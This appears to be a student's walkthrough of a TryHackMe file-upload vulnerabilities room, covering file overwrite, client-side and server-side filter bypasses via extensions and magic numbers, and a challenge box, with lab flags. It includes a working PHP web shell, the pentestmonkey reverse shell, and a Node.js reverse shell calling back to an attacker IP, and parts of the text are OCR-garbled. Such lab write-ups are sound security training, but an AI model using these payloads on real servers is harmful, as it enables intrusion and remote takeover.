Task 1 Getting Started

Nothing to do.

Task 2: Introduction

File uploads can open up vulnerabilities in the server. By excute a shell an attacker can have a full Remote Code Excution (RCE). we will be looking at:

- Overwriting existing files on a server
- Uploading and Executing Shells on a server
- Bypassing Client-Side filtering
- Bypassing various kinds of Server-Side filtering
- Fooling content type validation checks

Read two links first to understand about shell, and pentesting:

https://tryhackme.com/room/introtoshells https://tryhackme.com/room/ccpentesting

Task 3 General Methodology

Read in this task. As with any kind of hacking, *enumeration is key*. With webapp we usually use gobuster, nikto, dirb to enumerate.

Learn used Burpsuite and OWASP Zap tools.

Task 4 Overwriting Existing Files

When a file uploaded to the server, somes checks should be perform to ensure that file will not overwrite, if a file with the same name already exits then the server will return an error message.

File permission also come into play when protecting exitsting file from being overwritten.

If attacker can overwrite a file, it's a vulnerability.

Open your web browser and navigate to overwrite.uploadvulns.thm. Your goal is to overwrite a file on the server with an upload of your own.

Answer the questions below

Q1: What is the name of the image file which can be overwritten?

Open the link Ctrl + U

```
<!DOCTYPE html>
<html>
        <head>
                <title>File Overwrite</title>
               <crite>rite UVENWITE
<script src="js/jquery-3.5.1.min.js"></script>
<script src="js/script.js"></script>
<link type="text/css" rel="stylesheet" href="css/style.css">
<link type="text/css" rel="stylesheet" href="css/cantarell.css" charset="utf-8">
<link rel="shortcut icon" type="image/x-icon" href=favicon.ico>
<meta http-equiv="cache-control" content="max-age=0" />
<meta http-equiv="cache-control" content="no-cache" />
<meta http-equiv="expires" content="no" />
                <meta http-equiv="expires" content="0" />
<meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT" />
                <meta http-equiv="pragma" content="no-cache" />
         </head>
                 img src="images/mountains.jpg" alt="">
                         <h1><strong>File Overwriting</strong></h1>
                        <button class="Btn" id="uploadBtn">Select File</button>
<form method="post" enctype="multipart/form-data">
                                """"

input type="file" name="fileToUpload" id="fileSelect">

input type="file" name="fileToUpload" id="fileSelect">

input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
                        </main>
        </body>
</html>
```

Answer: mountains.jpg

 $\mathbf{Q2}$: Overwrite the image. What is the flag you receive?

Download an image rename to mountains.jpg and upload to website

File Overwrite.uploadvulns.thm/?submit=success

File Overwriting

Select File Upload

Well done -- you overwrote the file!

Your flag is: THM{OTBiODO3YmNjYWZhMZUyMmYzZDNiZjI5}

Answer: THM{OTBiODQ3YmNjYWZhM2UyMmYzZDNiZjI5}

Task 5 Remote Code Execution


Remote code execution through a web application tends to be a result of uploading a program written in the same language as the back-end of the website (or another language which the server understands and will execute).

In some case must to try many different languages like: PHP, Python, Javascript, Ruby... There are two basic way to achieve RCE on a webserver: webshells, and reverse shell. Reverse shell is ideal goal for an attacker.


More information about Reverse shell here (bash shell, Ruby shell, Python shell, Perl Shell ...) https://itzone.com.vn/vi/article/hieu-ro-ve-reverse-shells/

Q1: What directory looks like it might be used for uploads?

Scan with gobuster



When I try upload a file



it's stored in /ressources directory.



Answer: /resources


Now we can upload a reverse shell or web shell on the machine, first I upload a web shell.

Step 1: Create a php file with content:

<?php
 echo system(\$_GET["cmd"]);
?>

Save it webshell.php

Step 2: Uload it to target.



Step 3: Run it on web browser

Enter the command on web browser

http://shell.uploadvulns.thm/resources/webshell.php?cmd=cat /etc/passwd

Now I will upload a reverse shell:


Step 1: Download file php reverse shell here:

https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

```
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
// This tool may be used for legal purposes only. Users take full responsibility // for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
```

Edit IP attack, port listening by Vi. Save it as reverseshell.php

Step 2: Upload to web server



Step 3: Listening on attack machine

```
listening on [any] 4444 ...
```

Step 4: Run on web browser



504 Gateway Time-out

nginx/1.17.6

And done

You can Spawning a TTY Shell guide here https://netsec.ws/?p=337

Q2: What's the flag in the /var/www/ directory of the server?

Go to /var/www directory and cat content in flag.txt.

Answer: THM{YWFhY2U3ZGI4N2QxNmQzZjk0YjgzZDZk}

Task 6: Filtering

Read some interesting informations about Filter.

Q1: What is the traditionally predominant server-side scripting language?

Asw: PHP

Q2: When validating by file extension, what would you call a list of accepted extensions (whereby the server rejects any extension not in the list)?

Asw: Whitelist

Q3: What MIME type would you expect to see when uploading a CSV file? Search information here:

https://developer.mozilla.org/en-

<u>US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types</u>

Asw: text/csv

Task 7 Bypassing Clent-Side Filtering

Client-Side filtering is weakest line of defence to bypass. There are four easy way to bypass client-side file upload filter:


- 1. Turn off Javascript in your browser
- 2. Intercept and modify the incoming page by using Burpsuite.
- 3. Intercept and modify the file upload
- 4. Send the file directly to the upland point. using a tool like curl

curl -X POST -F "submit:<value>" -F "<file-parameter>:@<path-to-file>"
<site>

Question: What is the flag in /var/www/?

Step 1: Open Burpsuite, load the website java.uploadvulns.thm.

On Burpsuite right click and chose:



Then click forward

Step 2: Delete this filter script then forward.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Java!</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    ~ link rel="stylesheet" type="text/css" href="assets/css/indieflower.css">
<link rel="stylesheet" type="text/css" href="assets/css/style.css">
<link rel="stylesheet" type="text/css" href="assets/css/icons.css">
<link rel="stylesheet" type="text/css" href="assets/css/indieflower.css">
    <script src="assets/js/jquery-3.5.1.min.js"></script>
    <script src="assets/js/script.js"></script>
    <script src="assets/js/client-side-filter.js"></script>
  </head>
  <body>
    <main>
      <div id="maintext">
         <hl>Café<span id=mug> S </span>Java!</hl>
         style="display:none;" id="errorMsg">Invalid File TypeNo File Selected
       </div>
    </main>
  </body>
</html>
```

Step 3: Then Click Select file Button. Chose file reverseshell.php. And click Upload button. And success

```
GET /?submit=success HTTP/1.1

Host: java.uploadvulns.thm

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://java.uploadvulns.thm/

Connection: close

Upgrade-Insecure-Requests: 1
```

Step 4: Open netcat to listen on attack machine

```
root⊕ kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...
```

Scan hidden directory with gobuster to search where my uploaded file. We can see the folder

/images/ Access it.

```
Gobuster dir -u http://java.uploadvulns.thm -u /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Error: required flag(s) "wordlist" not set
(root@ kali)-[~]

gobuster dir -u http://java.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
                                  http://java.uploadvulns.thm
[+] Threads:
[+] Wordlist:
                                  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                                  gobuster/3.1.0
[+] Timeout:
2021/11/26 09:37:40 Starting gobuster in directory enumeration mode
                          (Status: 301) [Size: 329] [→ http://java.uploadvulns.thm/images/] (Status: 301) [Size: 329] [→ nttp://java.uploaαvulns.tnm/assets/]
/assets
Progress: 42231 / 220561 (19.15%)
```

Step 5: Access http://java.uploadvulns.thm/images/

Last modified Size Description

```
Parent Directory
47887.py 2021-11-26 02:35 2.1K

academy.ovpn 2021-11-26 02:55 9.3K
reverseshell.php 2021-11-26 03:02 5.4K
```

Name

Apache/2.4.41 (Ubuntu) Server at java.uploadvulns.thm Port &

Run reverseshell.php and we have user www-data.

```
listening on [any] 4444 ...

connect to [10.4.22.24] from (UNKNOWN) [10.10.217.242] 60400

Linux a73553061b26 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux 03:08:32 up 2:06, 0 users, load average: 0.17, 0.08, 0.03

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

$ | |
```

Go to /var/www directory and cat flag.txt

```
$ whoami
www-data
$ cd /var/www
$ ls
flag.txt
html
$ cat flag.txt
THM{NDllZDQxNjJjOTE0YWNhZGY3YjljNmE2}
$ ■
```

Asw: THM{NDllZDQxNjJjOTE0YWNhZGY3YjljNmE2}

Task 8: Bypassing Server-Side Filtering: File Extentions

Client-side filters are easy to bypass -- you can see the code for them, even if it's been obfuscated and needs processed before you can read it; but what happens when you can't see or manipulate the code? Well, that's a server-side filter. In short, we have to perform a lot of testing to build up an idea of what is or is not allowed through the filter, then gradually put together a payload which conforms to the restrictions.

filtering out the .php and .phtml extensions, so if we want to upload a PHP script we're going to have to find another extension. The wikipedia page for PHP gives us a few common extensions that we can try; however, there are actually a variety of other more rarely extensions available that webservers nonetheless still recognise. These include: .php3, .php4, .php5, .php7, .phps, s, .pht and .phar. Many of these bypass the filter (which only blocks.php and .phtm), but it appears that configured not to recognise the server is them as PHP files.

Access: annex.uploadvulns.thm

Question: What is the flag in /var/www/?

Step 1: rename reverseshell.php to reverseshell.php5

Step 2: Upload php file to the server

Step 3: Listen on attack machine by netcat

Step 4: Run reverseshell.php5

```
Linux a2b9a5609bd8 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux 04:15:04 up 3:13, 0 users, load average: 0.00, 0.04, 0.02 USER TTY FROM LOGING IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data) /bin/sh: 0: can't access tty; job control turned off $ cd /var/www $ ls flag.txt html $ cat flag.txt TTM {MGEYYZJIYmI30DIyM2FlNTNkNjZjYjFl}
```

Step 5: Go to /var/www/ directory and cat flag.txt

Done

Answer: THM{MGEyYzJiYmI3ODIyM2FlNTNkNjZjYjFl}

Can install extension wappalyzer check file type can upload.

Task 9 Bypassing Server-Side Filtering: Magic Numbers

The magic number of a file is a string of hex digits, and is always the very first thing in a file. Knowing this, it's possible to use magic numbers to validate file uploads, simply by reading those first few bytes and comparing them against either a whitelist or a blacklist.

List of the file signatures:

https://en.wikipedia.org/wiki/List_of_file_signatures

Step 1: Change magic number in reverseshell.php to gif file by tool *hexeditor*

Magic number of gif: 47 49 46 38 37 61

```
### 100 | Fig. 1 | Fig. 2 | Fi
```

Edit with vi reverseshell.php file like this:

```
2 <pphp
3 // php-reverse-shell - A Reverse Shell implementation in PHP
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5 //
6 // This tool may be used for legal purposes only. Users take full responsibility
7 // for any actions performed using this tool. The author accepts no liability
8 // for damage caused by this tool. If these terms are not acceptable to you, then
9 // do not use this tool.
10 //
11 // In all other respects the GPL version 2 applies:
12 //
13 // This program is free software; you can redistribute it and/or modify
14 // it under the terms of the GNU General Public License version 2 as
15 // published by the Free Software Foundation.
16 //
17 // This program is distributed in the hope that it will be useful,
18 // but WITHOUT ANY WARRANTY; without even the implied warranty of
19 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
20 // GNU General Public License for more details.
21 //
22 // You should have received a copy of the GNU General Public License along
23 // with this program; if not, write to the Free Software Foundation, Inc.,
24 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
25 // for any actions performed using this tool. If these terms are not acceptable to
28 // you, then do not use this tool.
29 //
30 // You are encouraged to send comments, improvements or suggestions to
31 // me at pentestmonkey@pentestmonkey.net
```

Check with *file* command

```
root kali)-[~]

file /root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php
/root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php: PHP script, ASCII text

(root kali)-[~]

file /root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php
/root/NGN-CEH/tryhackme/vulnerabilities-uploadfile/reverseshell.php: GIF image data, version 87a, 12079 x 28704

(root kali)-[~]

(root kali)-[~]
```

Success to upload

```
GET /?submit=success HTTP/1.1

Host: magic.uploadvulns.thm

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://magic.uploadvulns.thm/?submit=invalid

Connection: close

Upgrade-Insecure-Requests: 1
```

Step 2: Scan hidden directory with gobuster

```
gobuster dir
                    u http://magic.uploadvulns.thm -w <u>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</u>
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
+] Url:
                                http://magic.uploadvulns.thm
   Method:
                                GET
+] Threads:
                                10
                                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
   Wordlist:
+] Negative Status codes:
                                404
                                gobuster/3.1.0
   User Agent:
+] Timeout:
                                 10s
2021/11/26 13:57:33 Starting gobuster in directory enumeration mode
                        (Status: 301) [Size: 333] [→ http://magic.uploadvulns.thm/graphics/]
(Status: 301) [Size: 331] [→ http://magic.uploadvulns.thm/assets/]
graphics
assets
```

Listen by netcat on 4444 port

Access link: http://magic.uploadvulns.thm/graphics/reverseshell.php/

Done

 $\label{eq:Question:Question:Question} Question: \texttt{Grab} \text{ the flag from /var/www/}$

Go to /var/www and cat flag.txt

Answer: THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}

```
Listening on [any] 4444
listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.255.249] 36398
Linux 94d79a333b8d 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux 07:16:27 up 38 min, 0 users, load average: 0.00, 0.00, 0.07
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /var/www
$ cat flag.txt
THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}
$ ■
```


Task 11 Challenge

Step 1: Scan with gobuster

```
gobuster dir -u http://jewel.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                           http://jewel.uploadvulns.thm
[+] Url:
[+] Method:
                                           GET
[+] Threads:
[+] Wordlist:
                                           10
                                           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                                           404
                                           gobuster/3.1.0
[+] Timeout:
                                           105
2021/11/26 14:28:32 Starting gobuster in directory enumeration mode
/content
                                (Status: 301) [Size: 181] [→ /content/]
                                (Status: 301) [Size: 181] [→ /content/]
(Status: 301) [Size: 181] [→ /modules/]
(Status: 200) [Size: 1238]
(Status: 301) [Size: 179] [→ /assets/]
(Status: 301) [Size: 181] [→ /Content/]
(Status: 301) [Size: 179] [→ /Assets/]
(Status: 301) [Size: 181] [→ /Modules/]
(Status: 200) [Size: 1238]
/modules
/admin
/assets
/Content
/Assets
/Modules
/Admin
```

Identify file uploaded locate.

Right click in page chose Inspect Element.



File uploaded will locate in /content

Step 2: Remove this

1	5		Edit request interception rule	
e	?	Specify the details of the interception rule.		
		Boolean operator:	And	
		Match type:	File extension \vee	tools or ano
		Match relationship:	Does not match 🗸	
		Match condition:	ng\$ ^css\$ <mark> ^js\$ ^</mark> ico\$ ^svg\$ ^eot\$ ^woff\$ ^woff2\$ ^ttf\$)	
it			OK Cancel	J

Then clear cache by Ctrl + F5

Forwad.

Step 2: Save as the shell.js file with content

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4242, "10.0.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Rename it to shell.jpg. Remember change the IP attacker, and port listening.

Step 3: Open Burpsuite then Access http://jewel.uploadvulns.thm

Clear Check file here:

```
ETag: W/*62b-17316c0f820"

$(document).ready(function(){let errorTimeout;const fadeSpeed=1000;function setResponseMsg(responseTxt,colour){$("#responseMsg"). aix**iresponseMsg").cis*("color";colour).fadeIn(fadeSpeed)*else{$("#responseMsg").aix**iresponseMsg").aix**iresponseMsg").aix**iresponseMsg").fadeIn(fadeSpeed)*else{$("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#responseMsg").fadeOut()=>{("#resp
```

Step 4: Upload the file shell.jpg now can success.

Run gobuster again with wordlist downloaded on tryhackme to find uploaded shell.jpg. It've been change to another name.

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
                             http://jewel.uploadvulns.thm/content
[+] Threads:
                             10
[+] Wordlist:
[+] Negative Status codes:
                             /root/Downloads/UploadVulnsWordlist.txt
                             404
                             gobuster/3.1.0
[+] User Agent:
[+] Extensions:
                             jpg
[+] Timeout:
2021/11/26 15:48:28 Starting gobuster in directory enumeration mode
                      (Status: 200) [Size: 705442]
(Status: 200) [Size: 5493]
(Status: 200) [Size: 380]
(Status: 200) [Size: 444808]
/ABH.jpg
/GRJ.jpg
/IEC.jpg
/LKQ.jpg
Progress: 19270 / 35154 (54.82%)
```

Step 5: Access: http://jewel.uploadvulns.thm/admin

Listent on port 4444 by netcat.

Run command on the site ../content/IEC.jpg

And have reverseshell.

Answer: THM{NzRlYTUwNTIzODMwMWZhMzBiY2JlZWU2}

